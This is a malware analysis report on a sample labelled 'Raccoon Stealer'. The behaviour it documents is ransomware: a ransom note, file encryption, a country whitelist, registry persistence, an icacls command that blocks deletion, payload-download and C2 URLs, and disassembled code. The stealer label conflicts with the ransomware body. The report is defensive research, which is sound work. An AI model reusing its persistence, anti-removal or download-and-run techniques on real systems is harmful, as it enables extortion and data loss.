

A large, light gray, stylized raccoon face is centered in the background. The top of the image features a dark gray, geometric, low-poly pattern that resembles a raccoon's ear or a stylized roof.

RACCOON STEALER

Technical Analysis Report



Contents

INTRODUCTION	3
PREVIEW	4
STATIC ANALYSIS	5
DETAILED ANALYSIS	7
Updatewin1.exe ANALYSIS	19
Updatewin2.exe ANALYSIS	22
YARA RULES	23
PREPARED BY	25

INTRODUCTION

Malware's Name:	Raccoon
MD5:	83A7D83F6B2A084CBD45AD061665E9DF
SHA-1:	A5650BDC5845538463461C626CF39866F1635CA8
SHA-256:	7dd793aab5547eb5523f7c9c0222b819995d7550603fa027854a63327b59b657
File Type:	Exe


It firstly appeared in 2019 by advertising malware service on cybercrime forums. The Raccoon family sells its malware service on forums. The target of their malware is valuable credentials, cryptocurrency wallets and company files. These malicious software, which are sold to hackers, also expand their portfolio by providing services such as adding new features, bug fixing and technical support. There is also a management panel where stolen information and documents can be viewed. In addition to their support and customer satisfaction, the group, which displays an aggressive marketing approach, makes sales at a low price of 25-200 dollars per month.

This type of malware is injected into the system, subject to custom packing, through phishing, exploitation or a different type of malware.


Then, by taking user privileges, harmful operations are carried out. As a result of these processes, the operating system is taken hostage by the malware.

PREVIEW

The “_readme.txt” file created after the operating system is taken hostage by the malware contains the necessary conditions for data recovery. It is mentioned that the data can be recovered if the requested fee is paid to the user. The video link is provided for assurance. If contacted within three days, \$490 is required, otherwise \$980 for data recovery. At the end of this text, the unique personal ID required for data recovery has been added.



The malware of the ransomware type changes the extensions of the files it encrypts to ".ehiz".



STATIC ANALYSIS

A simple anti-debug technique has been implemented with the `IsDebuggerPresent()` API. If the malware detects that it has been debugged, it terminates its malicious activity.

```
push    [ebp+var_220]
pop      [ebp+var_2E0], 10001h
mov     ecx, [ebp+4]
mov     [ebp+var_228], ecx
lea     edx, [ebp+4]
mov     [ebp+var_21C], edx
lea     eax, [ebp+4]
mov     ecx, [eax-4]
mov     [ebp+var_22C], ecx
mov     edx, [ebp+arg_4]
mov     [ebp+var_338], edx
mov     eax, [ebp+arg_8]
mov     [ebp+var_334], eax
mov     ecx, [ebp+4]
mov     [ebp+var_32C], ecx
call    ds:IsDebuggerPresent
mov     [ebp+var_C], eax
push    0 ; lpTopLevelExceptionFilter
call    ds:SetUnhandledExceptionFilter
lea     edx, [ebp+ExceptionInfo]
push    edx ; ExceptionInfo
call    ds:UnhandledExceptionFilter
mov     [ebp+var_2E4], eax
cmp     [ebp+var_2E4], 0
jnz     short loc_4084B1
```

When the malware is examined, it is observed that the codes are obfuscated and it is aimed to make the analysis difficult. The obfuscated codes were deobfuscated and the analysis continued.

```
push    0 ; flProtect
push    0 ; flAllocationType
push    0 ; dwSize
push    0 ; lpAddress
call    ds:VirtualAlloc
lea     eax, [ebp+ReturnedData]
push    eax ; ReturnedData
push    0 ; lpStringToFind
push    0 ; ulSectionId
push    0 ; lpExtensionGuid
push    0 ; dwFlags
call    ds:FindActCtxSectionStringW
push    0 ; wLanguage
push    0 ; lpName
push    0 ; lpType
push    0 ; hModule
call    ds:FindResourceExA
```


The **critical level** API's used by the ransomware malware are;

IsDebuggerPresent	CreateFileW	WriteFile	ShellExecute
VirtualAlloc	QueryPerformanceCounter	DebugBreak	GetCommandLine
GetTickCount	WriteConsoleInput	LoadResource	DeleteFileA
FindResourceExA	CreateToolHelp32Snapshot	CreateThread	CreateMutex
CreateEvent	CreateProcessA	CryptEncryptW	GetAdaptersInfo
OpenServiceW	RegSetValueE	InternetOpenA	InternetOpenUrlW
HttpQueryInfoW	WNetOpenEnumW	InternetReadFile	PathFindFileNameW
OpenServiceW			

DETAILED ANALYSIS

By using **InternetOpenW** API, Malware able to access Microsoft Internet Explorer's network connection functionalities. Malware sends request to following URL address;


h-t-t-p-s[:]//api[.]2ip.ua/geo.json



IP, server, location, time and language information are obtained from the URL address to which the request was submitted by malware. The saved data is kept in memory by reading with the **InternetReadFile** API.

```
{"ip": "192.168.1.1", "country_code": "TR", "country": "Turkey", "country_rus": "\u0422\u0443\u0440\u043a\u0438\u044f", "country_ua": "\u0422\u0443\u0440\u0435\u0432\u0438\u043d\u0430", "region": "Istanbul", "region_rus": "\u0418\u0441\u0442\u0430\u043d\u0431\u0443\u043b\u044c", "region_ua": "\u0418\u0441\u0442\u0430\u043d\u0431\u0443\u043b\u044c", "city": "Istanbul", "city_rus": "\u0418\u0441\u0442\u0430\u043d\u0431\u0443\u043b\u044c", "city_ua": "\u0418\u0441\u0442\u0430\u043d\u0431\u0443\u043b\u044c", "latitude": "41.01384", "longitude": "28.94966", "zip_code": "37770", "time_zone": "+03:00"}
```

By comparing the memorized country code with the country codes in the whitelist, it is observed that precautions are taken to prevent the pest from working in the specified countries.



Ru	Russia
BY	Belarus
UA	Ukraine
AZ	Azerbaijan
AM	Armenia
TJ	Tajikistan
KZ	Kazakhstan
KG	Kyrgyzstan
UZ	Uzbekistan
SY	Syria

If one of the language codes in the list is wanted to be run on the system, the malware creates the **delsef.bat** file dynamically to destroy itself and runs it.

The screenshot shows a debugger interface with three main panes. The top pane displays assembly instructions with their addresses and hex values. The middle pane shows the state of CPU registers (EAX, EBX, ECX, EDX, EBP, ESP, ESI, EDI) and their current values. The bottom pane shows the stack memory layout with addresses and hex data. The assembly code includes instructions like 'push eax', 'call edi', 'push unpacked.1000000', 'lea eax, dword ptr ss:[ebp-680]', 'push eax', 'call edi', 'lea eax, dword ptr ss:[ebp-168]', 'push eax', 'call dword ptr ds:[<PathFileExistsA>]', 'test eax, eax', 'je unpacked.FE268E', 'lea eax, dword ptr ss:[ebp-168]', 'push eax', 'call dword ptr ds:[<DeleteFileA>]', 'push 0', 'push 80', 'push 2', 'push 0', 'push 3'.


File Name:	delsef.bat
MD5:	74e5eb167c09e1b0fedadb8948a25af4
File Content:	<pre>@echo off :try del "C:\Users\Admin\AppData\Local\c51208~1\UPDATE~1.EXE" if exist "C:\Users\Admin\AppData\Local\C51208~1\UPDATE~1.EXE" goto try del "C:\Users\Admin\AppData\Local\Temp\delsef.bat"</pre>

If it is running in one of these countries, the mutex **{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}** will be created and the malware will delete itself from the system. If it does not work in one of these countries, it continues its harmful activities.

```
unpacked.00FE2547
push unpacked.10D4420 ; 10D4420:"{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"
push 0
push 0
call dword ptr ds:[<CreateMutexA>]
mov dword ptr ds:[10E3230],eax
call dword ptr ds:[<GetLastError>]
push dword ptr ds:[10E3230]
cmp eax,B7
jne unpacked.FE2585
```


“Software\Microsoft\Windows\CurrentVersion\Run” By creating the SysHelper Subkey in the register, it is saved with the following key value. In this way, it is aimed to run the malware again every time the system is restarted.

C:\Users\%username%\AppData\Local\{CreatedUUID}\zararli.exe --Autostart



Dizin:	Software\Microsoft\Windows\CurrentVersion\Run
Subkey Değeri:	SysHelper
Data:	C:\Users\%username%\AppData\Local\{CreatedUUID}\zararli.exe --Autostart

A folder with the same name as the newly created UUID is created under “Appdata/Local/”. The malware copies itself to the newly created folder.

```

v10 = GetCommandLine();
v11 = (LPCWSTR *)CommandLineToArgvW(v10, &pNumArgs);
lstrcpyW(String1, *v11);
Type = (DWORD)PathFindFileNameW(String1);
SHGetFolderPathW(0, 28, 0, 0, PathName);
UuidCreate(&Uuid);
StringUuid[0] = 0;
UuidToStringW(&Uuid, StringUuid);
v30 = 7;
pszMore[4] = 0;
LOWORD(pszMore[0]) = 0;
if ( *StringUuid[0] )
    v12 = wcslen(StringUuid[0]);
else
    v12 = 0;
sub_D75C10(StringUuid[0], v12);
v43 = 1;
RpcStringFreeW(StringUuid);
v13 = (const WCHAR *)pszMore;
if ( v30 >= 8 )
    v13 = pszMore[0];
PathAppendW(PathName, v13);
CreateDirectoryW(PathName, 0);

```


In order to prevent the deletion of the malware, the following command is run by using "icacis.exe".

```
icacis "C:\Users\%username%\AppData\Local\{UUID-name} " /deny *S-1-1-0:(OI)(CI)(DE,DC)
```

Object Inheritance	OI
Container Inheritance	CI
Delete	DE
Delete Child	DC

The user access rights (delete, edit) specified with the "/deny" command are blocked.

The screenshot shows a debugger window with assembly code on the left, registers on the right, and a command line at the bottom. The assembly code includes instructions like `push 48`, `push 0`, `lea eax, dword ptr ss:[ebp-30F4]`, `push eax`, `push 0`, `call dword ptr ds:[&CreateProcessW]`, `test eax, eax`, `jne abcunp.2E2182`, `call dword ptr ds:[&GetLastError]`, `jmp abcunp.2E21D3`, `mov esi, dword ptr ds:[&WaitForSingleObject]`, `jmp abcunp.2E21C0`, `lea ebx, dword ptr ds:[ebp-98]`, `push 1`, and `push dword ptr ss:[ebp-98]`. The registers window shows `EAX: 0055B8F0`, `ECX: 009EA250`, `EDX: 7611843F`, `ESI: 761183EE`, and `EIP: 002E21A0`. The command line shows the execution of `icacis "C:\Users\...\AppData\Local\{UUID-name} " /deny *S-1-1-0:(OI)(CI)(DE,DC)`. The file list shows the execution of `icacis` with a deny command.



When the system restarts, the malware registers itself with the time trigger task name and the parameter "--Task" to activate itself.

The screenshot shows a debugger window with assembly code on the left and a Windows Task Scheduler window on the right. The assembly code includes instructions like `mov dword ptr ss:[esp+1CC],5` and `call dword ptr ds:[<&ShellExecuteEx>]`. The Task Scheduler window shows a task named "Time Trigger Task" with the program `C:\Users\...\AppData\Local\al3d880-ed49-44b1-9031-f5f1e35e1d5b\abcUNP.exe` and the argument `--Task`.

The malware requests admin privileges to access other user folders in the system and encrypt more data.

The screenshot shows a debugger window with assembly code on the left and a Windows User Account Control dialog box on the right. The assembly code includes instructions like `mov dword ptr ss:[esp+1CC],5` and `call dword ptr ds:[<&ShellExecuteEx>]`. The User Account Control dialog box shows a warning from "Bilinmeyen bir yayımcıya ait aşağıdaki programın bu bilgisayarda değişiklik yapmasına izin vermek istiyor musunuz?" (Do you want to allow this program to make changes to your computer?). The program name is `zararli.exe` and the publisher is `Bilinmiyor` (Unknown).

If administrator authority is not given, it will continue its activities on the system by removing the harmful files in the list of pests from the remote server.

http[:]//asvb[.]top/files/penelop/updatewin1[.]exe\$run
http[:]//asvb[.]top/files/penelop/updatewin2[.]exe\$run
http[:]//asvb[.]top/files/penelop/updatewin[.]exe\$run
http[:]//asvb[.]top/files/penelop/3[.]exe\$run
http[:]//asvb[.]top/files/penelop/4[.]exe\$run
http[:]//asvb[.]top/files/penelop/5[.]exe\$run

Malware; It performs key sharing to be used in encrypt operations by sending a request to the URL address below.

http[:]//asvb[.]top/nddddhsspen6/get[.]php?pid=A467C934997B0264BCB4BB5DCF3211B6&first=true

```

}
dwNumberOfBytesRead = 0;
v16 = 0;
if ( strstr(&Buffer, "{\"public_key\": \"\"}"))
break;
if ( !v49 )
goto LABEL_81;
if ( SHGetFolderPath(0, 28, 0, 0, pszPath) >= 0 )
{
PathAppendA(pszPath, "bowsakkdestx.txt");
DeleteFileA(pszPath);
}
}
v17 = v3("{\"public_key\": \"\"}");
lstrcpyA(String2, &Buffer + v17);
lstrcpyA(&Buffer, String2);
if ( v3(&Buffer) > 0 )
{
while ( *(&Buffer + v16) != 34 )
{
if ( (int)++v16 >= v3(&Buffer) )
goto LABEL_49;
}
}
dwNumberOfBytesRead = v16;

```

In case of key sharing, the obtained public key is saved in the file named “**bowsakdestx.txt**” for later use.

1 {"public_key": "-----BEGIN PUBLIC KEY-----\\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAAuTGlNpPq1SZVisXb2410\\nHV9iXLDZdaY5GrMbMp0xL6YGjFSx0eRQJcIhgELACqK0UvMvYrI82S3VvYrMZgNuJ\\n9IcHst58iMiSxcDxUsjT\\nT8adQjJdmqGqWYx6v8RK\\n/BlwkjRif3CgneGcTmhnH15\\nND3P80mvYsubWV2TBI6tScy2CgyGLKfXpN9J7BTzJQQ7m5LM4q1ZjEl2d0lowFHGl\\n\\nNP93dW+FI9jLB9iajYKv4I15k80JCFpHsMGKFplcEBKGQ16I\\n/FkAl3usM+CO5+aRW\\n\\nh+YtIbQp1HrrmEZnNTf08SyWKJCyLasdPZUnnsib6yGkIL38x5HntHIGa7UITkVg\\n\\nZWIDAQAB\\n-----END PUBLIC KEY-----\\n", "id": "MVR PbSnFtySupDwbPHDki6lHhdaU8yRerXrXB001"};

0007E8C2 50 push eax
0007E8C3 8D4C24 2C lea eax, dword ptr ss:[esp+2C]
0007E8D3 C68424 A0590000 01 mov byte ptr ss:[esp+9A0], 1
0007E8D8 E8 F070FFFF call abc.D7E900
0007E8E0 837C24 4C 08 cmp dword ptr ss:[esp+4C], 8
0007E8E5 72 08 jb abc.D7E8F3
0007E8E7 FF7424 38 push dword ptr ss:[esp+38]
0007E8F0 E8 973C0000 call <abc.1>_free@
0007E8F3 83C4 04 add esp
0007E8F8 837C24 34 08 cmp dword ptr ss:[esp+34], 8
0007E8FB 8D4424 20 lea eax, dword ptr ss:[esp+20]
0007E8FC 0F44424 20 cmovae eax, dword ptr ss:[esp+20]
0007E901 50 push eax
0007E902 8D8424 8C090000 lea eax, dword ptr ss:[esp+98C]
0007E909 50 push eax
0007E90A FF15 48C1E200 call dword ptr ds:[<41strcpw@
0007E910 80BF 85F0100 00 cmp byte ptr ds:[edi+15F85], 0
0007E917 75 2A jne abc.D7E943
0007E919 80BF 86F0100 00 cmp byte ptr ds:[edi+15F86], 0
0007E920 75 21 jne abc.D7E943
0007E922 807C24 12 00 cmp byte ptr ss:[esp+12], 0

eax:&L"http://asvb.top/nddddhsppen6/get.php?pid=A467C934997802648C48B5DC3211B6"

[esp+38]: L"A467C934997802648C48B5DC3211B6"

[esp+20]: L"http://asvb.top/nddddhsppen6/get.php?pid=A467C934997802648C48B5DC3211B6"

eax:&L"http://asvb.top/nddddhsppen6/get.php?pid=A467C934997802648C48B5DC3211B6"

FPU Gizle

EAX	1036A260	&L"http://asvb.top/nddddhsppen6/
ECX	00C00018	
EDX	00000000	
EBX	00000040	
EBP	1036F8D8	L'I'
ESP	1036A240	
ESI	00E73292	L"tp://asvb.top/nddddhsppen6/ge
EDI	00E73270	abc.00E73270
EIP	0007E8E7	abc.0007E8E7

EFLAGS 00000212
ZF 0 PF 0 AF 1
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1

Varsayilan (stdcall) 5 Kilitiz


1: [esp+4] 00000000
2: [esp+8] 00E73270 abc.00E73270
3: [esp+C] 00000000
4: [esp+10] 00000000

eax=1036A260 &L"http://asvb.top/nddddhsppen6/get.php?pid=A467C934997802648C48B5DC3211B6"


.text:0007E901 abc.exe:1E901 #1D001

Adres	Hex	Unicode
003EF6C8	24 00 7A 00	http://a
003EF6D8	24 00 7A 00	svb.top/
003EF6E8	24 00 7A 00	nddddhs
003EF6F8	24 00 7A 00	pen6/get
003EF708	24 00 7A 00	.php?pid
003EF718	24 00 7A 00	=A467C93
003EF728	24 00 7A 00	49978026
003EF738	24 00 7A 00	48C48B5
003EF748	24 00 7A 00	DC3211B
003EF758	24 00 7A 00	6.....
003EF768	24 00 7A 00
003EF778	24 00 7A 00
003EF788	24 00 7A 00


Creates a file called "_readme.txt" that it has in it's malware memory.



After the creation of the "_readme.txt" file, it analyzes the data to be written into it. The data is written into the "_readme.txt" file created after the analysis process.



The malicious is intended to direct the user with the data written in the generated "_readme.txt" file.



It is observed that controls are made to prevent the operating system from being interrupted and to prevent system files and folders from being encrypted. The list of file extensions that will not be encrypted is as follows;;

.sys	.DLL	.blf	.regtrans-ms
.ini	.dll	.bat	ntuser.dat
ntuser.pol	ntuser.dat.LOG2	.lnk	ntuser.dat.LOG1

These directories are scanned to encrypt the folders in the list.

{Drive}:\SystemID\	{Drive}:\Users\Public\	{Drive}:\\$Recycle.Bin\
{Drive}:\Users\Default User\	{Drive}:\Users\All Users\	{Drive}:\\$WINDOWS. ~BT\
{Drive}:\PerfLogs\	{Drive}:\Users\Default\	{Drive}:\dell\
{Drive}:\ProgramData\Microsoft\	{Drive}:\Documents and Settings\	{Drive}:\Intel\
{Drive}:\ProgramData\Package Cache\	{Drive}:\ProgramData\	{Drive}:\MSOCache\
{Drive}:\Users\Public\	{Drive}:\Recovery\	{Drive}:\Program Files\
{Drive}:\Users\%username%\AppData \Local\	{Drive}:\System Volume Information\	{Drive}:\Windows.old \
{Drive}:\Windows\	{Drive}:\Users\%username%\AppData\Ro aming\	{Drive}:\Games\
{Drive}:\ProgramFiles (x86)\		

Encryption of directories with web browsers is prevented so as not to prevent the user from communicating with the hacker and accessing evidence videos.

C:\Windows	C:\ProgramFiles (x86)\Internet Explorer
C:\ProgramFiles (x86)\Mozilla Firefox	C:\Program Files (x86)\Google
C:\Program Files\Google.	C:\Programes\Mozilla Firefox
D:\Program Files (x86)\Mozilla Firefox	C:\Program Files\Internet Explorer
D:\Program Files (x86)\Internet Explorer	D:\Program Files\Mozilla Firefox
D:\Program Files (x86)\Google	D:\Program Files\Internet Explorer
D:\Program Files\Google	D:\Windows

Disk type control is performed with the **GetDriveTypeA** API. If the disk type is a portable disk drive, hard disk drive, or network drive, these drives are also encrypted by browsing.


After directory scanning activities, it creates “PersonalID.txt” under the malicious SystemID directory. “PersonalID”, which is parsed from the Public Key, is printed in the created “PersonalID.txt” file.

```

abc.00D6C94B
call dword ptr ds:[<&CreateDirectoryW>]
push abc.E5FEC4
push abc.E5FE88 ; E5FE88:L"C:\\SystemID\\PersonalID.txt"
call abc.D80FDD
add esp,8
mov dword ptr ss:[ebp-10],eax
test eax,eax
jne abc.D6C9AF

```

